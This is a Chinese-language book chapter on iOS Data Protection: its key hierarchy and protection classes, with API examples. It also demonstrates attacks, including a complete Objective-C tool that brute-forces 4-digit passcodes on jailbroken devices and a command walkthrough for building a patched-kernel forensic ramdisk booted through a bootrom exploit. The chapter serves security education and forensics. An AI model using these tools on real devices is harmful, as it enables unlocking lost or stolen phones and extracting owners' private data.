与传统的桌面工作站相比，移动设备因为更容易遗失或被窃取，泄露敏感数据的风险更大。虽然传统的工作站和笔记本可以通过带有启动前验证的全磁盘加密进行保护，但大多数移动平台并不能进行启动前验证。移动平台提供的数据加密功能只有在设备启动后才能生效。而触摸屏或移动设备键盘数据输入的局限性也使得输入长密码不太可行。这些因素都令移动设备的数据保护更具挑战性。

本章，我们讨论iOS中保护静态数据（data-at-rest）的主要措施：Data Protection API。这里要展示应用开发者会怎样使用该API，还会说明怎样利用自定义的ramdisk引导iOS从而对该API进行攻击。你会看到4位的锁屏密码非常容易被猜解，而4位锁屏密码被猜解后，iOS设备上利用Data Protection API加密的所有数据就都可以被解密了。

3.1 数据保护

苹果公司在iOS 4中引入了Data Protection API，而且该API在iOS 5中仍被使用。Data Protection API的设计初衷是让应用开发者能尽可能简单地对文件和keychain项中存储的敏感用户数据施以足够的保护，以防它们在用户设备丢失时被泄露。开发人员要做的就是指明keychain中的哪些文件或项可能包含敏感数据，并说明这些数据在何时一定是可访问的。例如，开发者可能会指示某些包含敏感数据的文件或keychain项只有在设备解锁后才可访问。这是种常见的情形，因为用户在使用应用之前一定要将设备解锁。此外，开发者也可能会指定某些文件或keychain项总是可访问的，这样一来，就算在设备锁定时这些文件也是不受保护的。在应用的源代码中，开发者会用定义了文件和keychain项的保护等级（protection class）的常量来标记它们。不同保护等级的区别在于它们是否对文件和keychain项加以保护，以及受相应保护等级保护的数据何时可用（例如，总是可用或只有在设备解锁后可用）。

不同的保护等级是通过密钥分级实现的，其中各等级的密钥派生自若干其他的密钥或数据。图3-1展示了文件加密中涉及的密钥分级。在该密钥分级的根部是UID密钥和用户的密码。每一台iOS设备都有与之对应的唯一UID密钥，而且该密钥嵌入在板载的加密加速器中。密钥本身是无法通过软件访问的，不过加速器可以使用该密钥加密或解密指定的数据。当设备被解锁时，用户的密码就会由修改过的PBKDF2算法加密多次以生成密码密钥。该密码密钥会保存在内存中，直

到设备再次被锁定。UID密钥还被用于加密某静态字节串，从而生成设备密钥。这一设备密钥用来为所有表示与文件相关的各保护等级的等级密钥加密。某些等级密钥的加密也会用到密码密钥，以确保只有在设备解锁后才可访问这些等级密钥。




图3-1　数据保护密钥分级

Sogeti公司的研究人员详实地记录了iOS数据保护本质，并在2011年5月的Hack in the Box阿姆斯特丹大会上展示了这些内容（http://code.google.com/p/iphone-dataprotection）。要更深入地了解iOS中数据保护的实现方式，请参考这些内容。

Data Protection API

有了Data Protection API，应用便可以通过传递新定义的保护等级标志给已存在的API，声明文件系统中的文件和keychain中的项何时该被解密。保护等级指定底层系统何时可以自动解密指定的文件或keychain项。

要为文件启用数据保护，应用必须使用`NSFileManager`类为`NSFileProtectionKey`属性设置一个值。表3-1描述了支持的值以及它们的含义。默认情况下，所有文件的保护等级都是`NSFileProtectionNone`，这表示任何时候都可以读写这些文件。

表3-1 文件保护等级

保护等级	描 述
NSFileProtectionComplete	文件受到保护，而且只有在设备未被锁定时才可访问
NSFileProtectionComplete UnlessOpen	文件受到保护，而且只有在设备未被锁定时才可打开，不过即便在设备被锁定时，已经打开的文件还是可以继续使用和写入
NSFileProtectionCompleteUntil FirstUserAuthentication	文件受到保护，直到设备启动且用户第一次输入密码
NSFileProtectionNone	文件未受保护，随时可以访问

以下代码展示了如何为已经存在的文件设置NSFileProtectionKey。这里假设文件路径存放在变量filePath中。

```
// 创建NSProtectionComplete属性
NSDictionary *protectionComplete =
[NSDictionary dictionaryWithObject:NSFileProtectionComplete
                            forKey:NSFileProtectionKey];

// 为<filePath>处的文件设置属性
[[[NSFileManager] defaultManager] setAttributes:protectionComplete
                                   ofItemAtPath:filePath error:nil];
```

通过为SecItemAdd或SecItemUpdate函数指定保护等级，我们就能够以类似的方式为keychain中的项指定保护等级了。除此之外，应用还可以指定keychain项能否转移到其他设备。如果使用了某种-ThisDeviceOnly保护等级，相应的keychain项就会使用由设备密钥得出的密钥加密。这样就确保只有创建该keychain项的设备才能对其解密。默认情况下，所有keychain项在创建时都具有kSecAttrAccessibleAlways保护等级，表示它们随时可以被解密并转移到其他设备。表3-2展示了可用的keychain项保护等级。

表3-2 keychain项保护等级

保护等级	描 述
kSecAttrAccessible WhenUnlocked	keychain项受到保护，只有在设备未被锁定时才可访问
kSecAttrAccessible AfterFirstUnlock	keychain项受到保护，直到设备启动并且用户第一次输入密码
kSecAttrAccessible Always	keychain项未受保护，任何时候都可访问
kSecAttrAccessible WhenUnlocked ThisDeviceOnly	keychain项受到保护，只有在设备未锁定时才可访问，而且不可以转移到其他设备
kSecAttrAccessible AfterFirstUnlock ThisDeviceOnly	keychain项受到保护，直到设备启动并且用户第一次输入密码，而且不能转移到另外的设备
kSecAttrAccessible AlwaysThisDeviceOnly	keychain项未受保护，任何时候都可访问，但不能转移到另外的设备

要为keychain中的项启用数据保护，我们需要设置kSecAttrAccessible属性。以下代码将该属性设置为kSecAttrAccessibleWhenUnlocked。

```
NSMutableDictionary *query =
[NSMutableDictionary dictionaryWithObjectsAndKeys:
 (id)kSecClassGenericPassword, (id)kSecClass,
 @"MyItem", (id)kSecAttrGeneric,
 username, (id)kSecAttrAccount,
 password, (id)kSecValueData,
 [[NSBundle mainBundle] bundleIdentifier], (id)kSecAttrService,
 @"", (id)kSecAttrLabel,
 @"", (id)kSecAttrDescription,
 (id)kSecAttrAccessibleWhenUnlocked, (id)kSecAttrAccessible, nil];

OSStatus result = SecItemAdd((CFDictionaryRef)query, NULL);
```

3.2　对数据保护的攻击

为了了解数据保护的局限性和应该采取哪些补救措施，我们先来看看用户密码要有多高的强度，以及攻击者理论上讲是如何从遗失或被盗的设备上恢复数据的。从中可以看出，应用开发者充分使用Data Protection API保护敏感信息，以及企业强制要求存放或处理敏感信息的iOS设备使用强密码，是十分重要的。

3.2.1　对用户密码的攻击

正如前面所描述的，我们可以通过标准PBKDF2算法的修改版利用用户密码生成密码密钥。在iOS中，这种修改过的PBKDF2算法使用带UID密钥的AES加密，而不是诸如SHA-1或MD5这样的标准加密散列函数。因为软件不能直接访问UID密钥，所以这确保了密码密钥只能由设备本身得出，这样就可以防止攻击者离线破解密码，避免他们动用手头的全部计算资源破解密码。这样做也可确保密码密钥对每台设备而言都是唯一的，即便不同设备的用户使用了相同密码。

除此之外，这种PBKDF2算法的迭代次数是可变的，而且取决于iOS设备的CPU速度。这样我们就可以确保这个迭代次数足够低，使得用户在输入密码时不会感觉有延迟，但这个迭代次数又应该是足够高的，从而让蛮力破解或字典猜解密码的攻击者处理速度明显减慢。

根据不同的配置设置，在输入错误密码后，iOS设备的用户界面可能出现逐渐增加的延迟。连续的错误猜测会让这个延迟呈指数级增长。除此之外，我们可以将设备配置成：在连续输入错误密码一定次数后擦除设备上的所有数据。不过，这些防御措施只是通过iOS用户界面施行的。如果攻击者可以为该iOS设备越狱并运行自定义的软件，他们就可能自行编写工具通过更底层的界面猜解密码。例如，私有的MobileKeyBag框架就包含利用给定密码串解锁设备（`MKBUnlockDevice`）以及确定设备当前是否处于锁定状态（`MKBGetDeviceLockState`）的函数。这些函数是通向内核中IOKit驱动程序的简单前端，可以让人编写能在已越狱iOS设备上运行的简单密码猜解工具。代码清单3-1展示了这种工具的一个示例。为了让该程序正常工作，我们必须编译它并给定一个特权BLOB（如果用本书的源代码包创建程序，这一过程将自动完成）。如果运行编译工具时使用了`-B`选项，该程序就会迭代完所有可能的四位数字密码，并尝试使用这些密码解锁设备。如果有某个密码成功解锁设备，该程序就会终止并打印出猜解的密码。

代码清单3-1 unlock.m

```
#import <stdio.h>
#import <stdlib.h>
#import <unistd.h>

#import <Foundation/Foundation.h>

extern int MKBUnlockDevice(NSData* passcode, int flags);
extern int MKBGetDeviceLockState();
extern int MKBDeviceUnlockedSinceBoot();

void usage(char* argv0)
{
    fprintf(stderr, "usage: %s [ -B | -p <passcode> ]\n", argv0);
    exit(EXIT_FAILURE);
}

int try_unlock(const char* passcode)
{
    int ret;

    NSString* nssPasscode = [[NSString alloc] initWithCString:passcode];
    NSData* nsdPasscode = [nssPasscode dataUsingEncoding:NSUTF8StringEncoding];

    ret = MKBUnlockDevice(nsdPasscode, 0);
    return ret;
}

void try_passcode(const char* passcode)
{
   int ret;

    NSString* nssPasscode = [[NSString alloc] initWithCString:passcode];
    NSData* nsdPasscode = [nssPasscode dataUsingEncoding:NSUTF8StringEncoding];

    ret = MKBUnlockDevice(nsdPasscode, 0);
    printf("MKBUnlockDevice returned %d\n", ret);

    ret = MKBGetDeviceLockState();
    printf("MKBGetDeviceLockState returned %d\n", ret);
}

void get_state()
{
    int ret;

    ret = MKBDeviceUnlockedSinceBoot();
    printf("MKBDeviceUnlockedSinceBoot returned %d\n", ret);

    ret = MKBGetDeviceLockState();
    printf("MKBGetDeviceLockState returned %d\n", ret);
}
```

```
int main(int argc, char* argv[])
{
    char c;
    int i, mode = 0;
    char* passcode = NULL;
    int ret;

    while ((c = getopt(argc, argv, "p:B")) != EOF) {
        switch (c) {
        case 'p':      // 尝试给定的密码
            mode = 1;
            passcode = strdup(optarg);
            break;

        case 'B':      // 蛮力模式
            mode = 2;
            break;

        default:
            usage(argv[0]);
        }
 }

 NSAutoreleasePool *pool = [[NSAutoreleasePool alloc] init];

switch (mode) {
 case 0:     // 只用于显示状态
     get_state();
     break;

 case 1:     // 尝试给定的密码
     get_state();
     try_passcode(passcode);
     get_state();
     break;

 case 2:     // 蛮力破解数字密码
     get_state();

     for (i = 0; i < 10000; i++) {
         char pc[5];
         sprintf(pc, "%.4d", i);

         if (try_unlock(pc) == 0) {
             printf("Success! PINCODE %s\n", pc);
             break;
         }
     }

      get_state();

      break;
}
```

```
    [pool release];

    return 0;
}
```

通过记录每次猜测所花的时间，我们可以计算设备的破解率，并利用它衡量复杂度各异的密码的强度。对于iPhone 4来说，密码猜测率大概是每秒9.18次。这就是说，在最坏的情况下，猜解一个四位数字的密码最多只需要18分钟。iPhone 4上不同长度和复杂度的密码所需的最长猜解时间如表3-3所示。“字母与数字”一级的复杂度是假设密码可以由数字字符和大小写字母字符构成。而“复杂”级别的复杂度则在此基础上增加了iOS键盘上可用的35种符号字符。

表3-3 最坏情况下设备密码猜解时间（iPhone 4）

密码长度	复 杂 度	时 间
4	数字	18分钟
4	字母与数字	19天
6	字母与数字	196年
8	字母与数字	75.5万年
8	字母与数字，复杂	2700万年

因为只能在创建密码的设备上对密码进行攻击，所以6位长度的字母与数字混合密码对于蛮力攻击来说已经足够强大了。不过，更具智慧性的字典攻击的效率可能高得多。

3.2.2 iPhone Data Protection Tools

由Jean-Baptiste Bédrune和Jean Sigwald编写的iPhone Data Protection Tools是一套开源的iOS取证工具包。这些工具来源于对iOS 4和iOS 5中Data Protection的逆向工程，还利用了某个知名的DFU模式bootrom漏洞在设备上引导自定义的ramdisk镜像。（详见介绍越狱的第10章。）

iPhone Data Protection Tools会用自定义的ramdisk引导目标设备，该ramdisk启用了USB连接上的SSH访问，还含有枚举设备信息、对4位数字密码进行蛮力攻击，以及解密系统keybag（如果设置了密码，就需要知道或猜解出密码）的工具。它还可以用来复制设备数据分区的原始镜像。

1. 安装必要工具

我们最好是在带有Xcode 4.2（或更高版本）以及iOS 5 SDK的Mac OS X Lion（10.7）中创建iPhone Data Protection Tools。假设你已经安装了这些，还需要安装一些命令行工具、系统软件和Python模块来创建和使用iPhone Data Protection Tools。

某些命令行小工具会被安装到/usr/local/bin。如果该目录不存在的话，你就需要先创建该目录：

```
$ sudo mkdir -p /usr/local/bin
```

接着，你需要下载和安装ldid，这是个用来查看及处理代码签名和嵌入的Entitlements.plist

文件的小工具：

```
$ curl -O http://networkpx.googlecode.com/files/ldid
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 32016  100 32016    0     0  91485      0 --:--:-- --:--:-- --:--:-- 123k
$ chmod a+x ldid
$ sudo mv ldid /usr/local/bin/
```

如果安装Xcode时你没有选中UNIX Development Support，就需要为codesign_allocate手动创建符号链接（symlink）：

```
$ sudo ln -s
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/codesign_allocate \
    /usr/local/bin/
```

为了修改已经存在的ramdisk，iPhone Data Protection Tools包含了FUSE文件系统，这种文件系统可以理解iOS中IMG3格式的固件文件。如果系统中尚未安装MacFUSE或OSXFuse，请安装最新版本的OSXFuse；因为与MacFUSE相比，它当前能得到更好的支持。大家可以从http://osxfuse.github.com下载和安装OSXFuse，或是利用如下所述的命令行：

```
$ curl -O -L https://github.com/downloads/osxfuse/osxfuse/OSXFUSE-2.3.8.dmg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4719k  100 4719k    0     0  1375k      0  0:00:03  0:00:03 --:--:-- 1521k
$ hdiutil mount OSXFUSE-2.3.8.dmg
Checksumming Gesamte Disk (Apple_HFS : 0)…
.....................................................................
       Gesamte Disk (Apple_HFS : 0): verified   CRC32 $D1B1950D
verified  CRC32 $09B79725
/dev/disk1                                      /Volumes/FUSE for OS X
$ sudo installer -pkg /Volumes/FUSE\ for\ OS\ X/Install\ OSXFUSE\ 2.3.pkg \
  -target /
installer: Package name is FUSE for OS X (OSXFUSE)
installer: Installing at base path /
installer: The install was successful.
$ hdiutil eject /Volumes/FUSE\ for\ OS\ X/
"disk1" unmounted.
"disk1" ejected.
```

iPhone Data Protection Tools的Python脚本需要用Python Cryptography Toolkit（PyCrypto）解密固件镜像以及受Data Protection保护的文件或keychain项。大家可以使用Python的easy_install命令快速安装该库。应该按照如下方式进行安装，以确保它同时支持32位和64位的x86架构。

```
$ sudo ARCHFLAGS='-arch i386 -arch x86_64' easy_install pycrypto
Searching for pycrypto
Reading http://pypi.python.org/simple/pycrypto/
Reading http://pycrypto.sourceforge.net
Reading http://www.amk.ca/python/code/crypto
Reading http://www.pycrypto.org/
Best match: pycrypto 2.5
```

```
Downloading http://ftp.dlitz.net/pub/dlitz/crypto/pycrypto/pycrypto-2.5.tar.gz
Processing pycrypto-2.5.tar.gz
[...]
Installed /Library/Python/2.7/
site-packages/pycrypto-2.5-py2.7-macosx-10.7-intel.
egg
Processing dependencies for pycrypto
Finished processing dependencies for pycrypto
```

这些Python脚本还需要一些其他的纯Python库：M2Crypto、Construct和ProgressBar。大家应该使用easy_install命令安装这些库。

```
$ sudo easy_install M2crypto construct progressbar
Searching for M2crypto
Reading http://pypi.python.org/simple/M2crypto/
Reading http://wiki.osafoundation.org/bin/view/Projects/MeTooCrypto
Reading http://www.post1.com/home/ngps/m2
Reading http://sandbox.rulemaker.net/ngps/m2/
Reading http://chandlerproject.org/Projects/MeTooCrypto
Best match: M2Crypto 0.21.1
Downloading http://chandlerproject.org/pub/Projects/MeTooCrypto/M2Crypto-0.21.1-
  py2.7-macosx-10.7-intel.egg

[...]
Installed /Library/Python/2.7/site-packages/M2Crypto-0.21.1-py2.7-macosx-10.7-
  intel.egg
Processing dependencies for M2crypto
Finished processing dependencies for M2crypto
Searching for construct
Reading http://pypi.python.org/simple/construct/
Reading https://github.com/MostAwesomeDude/construct
Reading http://construct.wikispaces.com/
Best match: construct 2.06
Downloading http://pypi.python.org/packages/source/c/construct/
  construct-2.06.tar.gz#md5=edd2dbaa4afc022c358474c96f538f48
[...]
Installed /Library/Python/2.7/site-packages/construct-2.06-py2.7.egg
Processing dependencies for construct
Finished processing dependencies for construct
Searching for progressbar
Reading http://pypi.python.org/simple/progressbar/
Reading http://code.google.com/p/python-progressbar/
Reading http://code.google.com/p/python-progressbar
Best match: progressbar 2.3
Downloading http://python-progressbar.googlecode.com/fi les/
  progressbar-2.3.tar.gz
[...]
Installed /Library/Python/2.7/site-packages/progressbar-2.3-py2.7.egg
Processing dependencies for progressbar
Finished processing dependencies for progressbar
```

最后，为了下载iPhone Data Protection Tools最新版，你需要安装Mercurial源代码管理系统。大家也可以按照如下方式用easy_install命令完成这一工作。

```
$ sudo easy_install mercurial
Searching for mercurial
Reading http://pypi.python.org/simple/mercurial/
Reading http://mercurial.selenic.com/
Reading http://www.selenic.com/mercurial
Best match: mercurial 2.1
Downloading http://mercurial.selenic.com/release/mercurial-2.1.tar.gz
Processing mercurial-2.1.tar.gz
[...]
Installing hg script to /usr/local/bin

Installed /Library/Python/2.7/site-packages/mercurial-2.1-py2.7-macosx-10.7-
  intel.egg
Processing dependencies for mercurial
Finished processing dependencies for mercurial
```

至此，所有的必要工具都应该安装好了。接下来，我们可以下载iPhone Data Protection Tools并用它创建自定义的ramdisk了。

2. 创建ramdisk

大家应该按照如下方式用Mercurial（hg）从Google code下载iPhone Data Protection Tools的最新版。

```
$ hg clone https://code.google.com/p/iphone-dataprotection
destination directory: iphone-dataprotection
requesting all changes
adding changesets
adding manifests
adding file changes
added 38 changesets with 1921 changes to 1834 files
updating to branch default
121 files updated, 0 files merged, 0 files removed, 0 files unresolved
```

现在，我们需要从img3fs/子目录构建IMG3 FUSE文件系统了。该FUSE文件系统模块让大家可以直接挂接iOS固件包（IPSW）中包含的固件盘镜像。ramdisk的build脚本会利用这些镜像修改所含的ramdisk，而这些ramdisk通常是在移动设备上安装新版iOS时使用的。

```
$ cd iphone-dataprotection
$ make -C img3fs
gcc -o img3fs img3fs.c -Wall -lfuse_ino64 -lcrypto -I/usr/local/include/
  osxfuse || gcc -o img3fs img3fs.c -Wall -losxfuse_i64 -lcrypto
  -I/usr/local/include/osxfuse
[...]
```

至此，大家还应该下载由iPhone Dev Team开发的iOS越狱实用工具redsn0w。redsn0w应用包含一个plist文件，该文件含有已经发布的所有iOS固件镜像的解密密钥，build脚本会使用它自动解密内核和ramdisk。不久之后，大家还会使用redsn0w引导自定义的ramdisk。你应该按照如下方式下载redsn0w，并创建指向其Keys.plist文件的符号链接。

```
$ curl -LO https://sites.google.com/a/iphone-dev.com/files/home/\
  redsn0w_mac_0.9.10b5.zip
  % Total    % Received % Xferd Average  Speed   Time    Time    Time   Current
```

```
                                 Dload  Upload   Total   Spent    Left  Speed
100 14.8M  100 14.8M    0     0 1375k       0  0:00:11 0:00:11 --:--:-- 1606k
$ unzip redsn0w_mac_0.9.10b5.zip
Archive: redsn0w_mac_0.9.10b5.zip
   creating: redsn0w_mac_0.9.10b5/
  inflating: redsn0w_mac_0.9.10b5/boot-ipt4g.command
  inflating: redsn0w_mac_0.9.10b5/credits.txt
  inflating: redsn0w_mac_0.9.10b5/license.txt
  inflating: redsn0w_mac_0.9.10b5/README.txt
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Info.plist
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bn.tar.gz
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bootlogo.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/bootlogox2.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Cydia.tar.gz
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Keys.plist
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/progresslogo.png
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/rd.tar
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/redsn0w
 extracting: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/PkgInfo
   creating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Resources/
  inflating: redsn0w_mac_0.9.10b5/redsn0w.app/Contents/Resources/redsn0w.icns
$ ln -s redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/Keys.plist .
```

现在我们需要用到iOS固件更新软件存档（IPSW），将其作为该取证ramdisk的模板。为获得最佳结果，请使用iOS 5的最新版本。自定义的ramdisk是向后兼容的，也可以用于安装了更早版本iOS 4或iOS 5的设备。如果要在用于为iOS设备升级固件的机器上创建该ramdisk，就要事先下载IPSW并将其存储在主目录下。不然，你就要在redsn0w的Keys.plist文件中查找每一个已知IPSW的URL。我们要确保自己使用的是与所用硬件型号相对应的IPSW。应该将相应的IPSW复制到当前目录中，如以下代码所示（这里所示的命令假设大家是在为iPod Touch 4G创建取证ramdisk）。该IPSW的文件名中就含有硬件型号的名称（iPod 4,1），iOS版本号（5.0）和具体的build号（9A334）。

```
$ cp ~/Library/MobileDevice/Software\ Images/iPod4,1_5.0_9A334_Restore.ipsw .
```

为了让该ramdisk正常工作，必须用修改过的内核运行它。kernel_patcher.py脚本会为从iOS固件更新IPSW存档中提取的kernelcache打上补丁，让它运行在越狱状态下。这样做禁用了代码签名，使内核可以运行任意二进制文件。除此之外，打过补丁的内核会允许那些通常不许执行的行为。例如，在打上IOAESAccelerator内核扩展补丁之后，我们就可以使用UID密钥加密或解密数据，而一般情况下在内核完成引导后是不允许这样做的。你应该在自己的IPSW上运行kernel_patcher.py脚本，创建打过补丁的kernelcache和用来创建自定义ramdisk的shell脚本。请注意所创建脚本的文件名，因为根据iOS设备硬件型号的不同，这些文件名是不同的。

```
$ python python_scripts/kernel_patcher.py iPod4,1_5.0_9A334_Restore.ipsw
Decrypting kernelcache.release.n81
Unpacking ...
```

```
Doing CSED patch
Doing getxattr system patch
Doing _PE_i_can_has_debugger patch
Doing IOAESAccelerator enable UID patch
Doing AMFI patch
Patched kernel written to kernelcache.release.n81.patched
Created script make_ramdisk_n81ap.sh, you can use it to (re)build the ramdisk
```

kernel_patcher.py脚本会创建名为make_ramdisk_n81ap.sh的脚本，用它来创建自定义ramdisk。如果你使用的是用于其他型号iOS设备的IPSW，脚本的名称可能会有些许不同。现在，我们应该运行该脚本，创建取证ramdisk：

```
$ sh make_ramdisk_n81ap.sh
Found iOS SDK 5.0
[...]
Downloading ssh.tar.gz from googlecode
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
                                 Dload  Upload   Total   Spent    Left
100 3022k  100 3022k    0      0 1670k      0  0:00:01 0:00:01 --:--:--
Archive:  iPod4,1_5.0_9A334_Restore.ipsw
  inflating: 018-7923-347.dmg
TAG: TYPE OFFSET 14 data_length:4
TAG: DATA OFFSET 34 data_length:104b000
TAG: SEPO OFFSET 104b040 data_length:4
TAG: KBAG OFFSET 104b05c data_length:38
KBAG cryptState=1 aesType=100
TAG: KBAG OFFSET 104b0a8 data_length:38
TAG: SHSH OFFSET 104b10c data_length:80
TAG: CERT OFFSET 104b198 data_length:794
Decrypting DATA section
Decrypted data seems OK : ramdisk
/dev/disk1                                              /Volumes/ramdisk
"disk1" unmounted.
"disk1" ejected.
myramdisk.dmg created
You can boot the ramdisk using the following command (fi x paths)
redsn0w -i iPod4,1_5.0_9A334_Restore.ipsw -r myramdisk.dmg \
  -k kernelcache.release.n81.patched
```

在下一节中，我们会使用redsn0w引导刚刚创建的自定义ramdisk。

3. 引导ramdisk

现在，我们可以使用redsn0w引导自定义ramdisk了。我们要从命令行运行redsn0w，并指定到IPSW、ramdisk和打过补丁的内核的完全路径。

```
$ ./redsn0w_mac_0.9.10b5/redsn0w.app/Contents/MacOS/redsn0w -i
iPod4,1_5.0_9A334_Restore.ipsw -r myramdisk.dmg \
  -k kernelcache.release.n81.patched
```

在用以上命令运行redsn0w时，它会跳过平常的开机画面，并立即显示如图3-2所示的指令。在这里，大家应该确保目标iOS设备通过USB接口连接到运行着redsn0w的计算机上。如果知道如何把设备置为DFU模式，现在你就可以动手了；redsn0w会对此进行检测并自动引导该ramdisk。

